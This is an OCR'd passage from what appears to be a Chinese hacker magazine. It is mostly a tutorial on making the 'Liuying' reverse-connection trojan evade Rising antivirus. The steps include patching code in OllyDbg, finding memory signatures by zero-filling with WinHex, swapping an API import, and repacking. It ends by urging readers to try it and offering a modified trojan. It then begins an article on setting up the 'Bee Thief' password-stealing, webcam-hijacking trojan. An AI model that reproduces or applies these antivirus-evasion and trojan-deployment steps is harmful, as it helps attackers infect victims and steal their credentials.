


图 6

```
00406C01      jmp 00406EF9      ；无条件转移到 00406EE9
然后来到 00406EF9 写以下代码
00406EF9      mov ebp,esp       ；补上代码
00406EF7      mov ecx,6         ；补上代码
00406EFC      jmp 00406C08      ；跳转回到 00406C08 继续运行
```

点右键“复制到可执行文件”->“全部修正”->“全部复制”，保存文件后用瑞星查杀，不报病毒了。有的黑友说加个壳吧，千万不要给 MinExe.DAT 加壳，加壳后由于不能正确写入配置信息可造成连接不上，如需加壳可生成木马后再加壳，如 svkp 等壳都可以。

我们再来看看 ExeServer.dat，脱壳前瑞星报病毒，脱壳后不报病毒，但种植木马后生成的主程序 Serpent.Exe 报病毒，这好办！用 svkp1.43 汉化版给 ExeServer.dat 加一个壳后，木马的主程序 Serpent.Exe 在瑞星下面很容易的过关了。

四、修改内存病毒

修改文件病毒码后的木马用瑞星杀查时不报病毒，但一运行就报病毒，实际上这就是内存病毒码的问题，由于程序运行后必须在内存中还原，因此用常规的方法无论如何加壳、修改都不能解决内存杀查，下面就谈谈内存病毒码的查找和修改。

内存病毒码与文件病毒码是两套完全不同的病毒码，查找和改造都比较复杂，如你想自动查找还是推荐使用“特征码定位器 CCL”，但我认为定位不太准确，速度也不快。

介绍一下手工如何查找，手工查找最大的优点是定位准确。工具还是用 16 位编辑器 WinHex，首先用 WinHex 打开 MinExe.DATt，用查找文件病毒码相似的方法，将文件分成多份，分别用“00”进行填充。填充后一定不要直接运行程序，因为此时填充后的程序直接运行很可能要出错，甚至造成系统崩溃，这时要用 OLLYDBG 将 MinExe.DAT 载入（此时所有代码已读入内存），然后打开瑞星的主程序在“查杀目录”中仅保留“内存”选项，如图 7。




图 7

然后点“查杀病毒”按钮进行内存杀查。哪一块用“00”填充后瑞星不报病毒，就证明内存病毒码在此填充块内，然后逐渐缩小范围直到找到病毒码，熟练后速度很快的。瞧！我很快就找到了，如图 8，内存病毒码为函数 InternetreadFile。

怎么是函数？修改函数几乎是不可能，瑞星啊！真是不同寻常啊！病毒码是找到了如何修改成了难题。查函数表 InternetreadFile 好象不常用，但是在此木马中应该是个重要函数，是连网后读文件的函数，瑞星的专家肯定想到了这一点，认为很重要，因此选它作了内存病毒码。不过，我认为这个函数并不怎么重要，是木马反弹网页通知时读 IP 地址用的，但“流萤”没有象灰鸽子提供自动化更新 FTP 文件功能，所以一般我们用不到。

“流萤”常用的 IP 地址和动态域名反弹根本用不到此函数，因此完全可以将此函数替换掉。用 WinHex 打开 MinExe.DAT，再用函数 InternetOpen UrlA 将函数 InternetreadFile 替换掉，保存后生成一个木马试试，连接不上，郁闷！再用 WinHex 打开 ExeServer.dat，同样方法用函数 InternetOpenUrlA 将函数 InternetreadFile 替换掉，保存后生成一个木马试试，上线了，并且所有的功能都正常！上帝保佑！我终于把瑞星战胜了。不过虽然成功了，但这种方法肯定不是最佳方法，如果是其它的关键函数我真不知道如何修改




图 8




图 9

了，希望高手们有什么更好的方法一定告诉我。ExeServer.dat 无内存病毒码因此不要修改，太好了！

将修改后的 2 个配置文件保存后生成一个木马，然后打开瑞星 2005 试试，无论如何杀查也不报病毒了，终于成功了！

最后我们将它改造成《X 档案专用版的"流萤"》，用 ResScope 打开脱壳后的控制端主程序，将"R C D d t a"中的"TTHEMAINFORM"选项的"反弹远控平台——流萤 V2.3 版"改成：X 档案专用版的"流萤"，如图 9。

以上是我在瑞星 2005 病毒库日期为 2005.1014 下通过杀查通过的，黑友们快去试试吧！如果你不想改造就用我改造好的 X 档案专用的"流萤"吧，不过有一个要求一定不要外传，本木马仅为 X 档案会员专用。

（本文涉及到的软件 IceSword、UPX、SpyNet3.12、OLLYDBG、winhex、svkp1.43 汉化版、特征码定位器 CCL 以及 X 档案专用版流萤，光盘有收录）

五毒俱全的蜜蜂大盗



天涯衰草

记得最早知道它还是从国内著名的网络安全服务商江民公司的病毒公告中得知的，从病毒公告中可以看到，该木马被江民公司称为一款五毒俱全的木马，它有着强大的信息窃取、远程监控功能，具有窃取几乎所有密码的能力，并且能够自动的打开受害者的摄像头，进行远程监控、远程摄像、遥控 QQ、中止防火墙等功能，并且通过各种方式都无法将其完全清除。

目前蜜蜂大盗的最新版本是 8.0，让我们这些从未使用过"蜜蜂"的用户好好领略一番它的风采吧。

一、蜜蜂大盗的配置

将下载的蜜蜂大盗解压，然后运行文件夹中那个蜜蜂图标的文件即可启动蜜蜂 8 的客户端。启动完成后，首先出现的是蜜蜂 8 的登录界面，用户在使用蜜蜂 8 的时候首先要注册一个用户名。点击登录界面中的"申请帐户"按钮，然后根据提示信息输入你喜欢的用户名、密码和电子邮件，以后登录"蜜蜂"的服务器就是使用这个帐户和密码，你也可以选择一个头像。帐户名和密码长度为 4～20 位，并且支持中文、英文大小写、数字等各种符号，整个过程就像申请 QQ 号码一样简单（图 1）。注册成功后返回登录界面，输入刚刚申请的帐户和密码进行登录，由于蜜蜂 8 的服务器在国外，登录有时需要一定的时间。登录成功以后，程序首先有一个温馨的消息框从屏幕底部升起，同时伴有提示声音。然后就会弹出蜜蜂 8 的操作界面（图 2），蜜蜂 8 操作界面看上去和我们平时使用的 QQ 非常的相似，并且还会弹出一个蜜蜂 8 的"配置中心"的窗口，在这里用户可以查看蜜蜂 8 的公告信息、更改个人资料、配置客户端的相关信息等（图 3）。




图 1




图 2

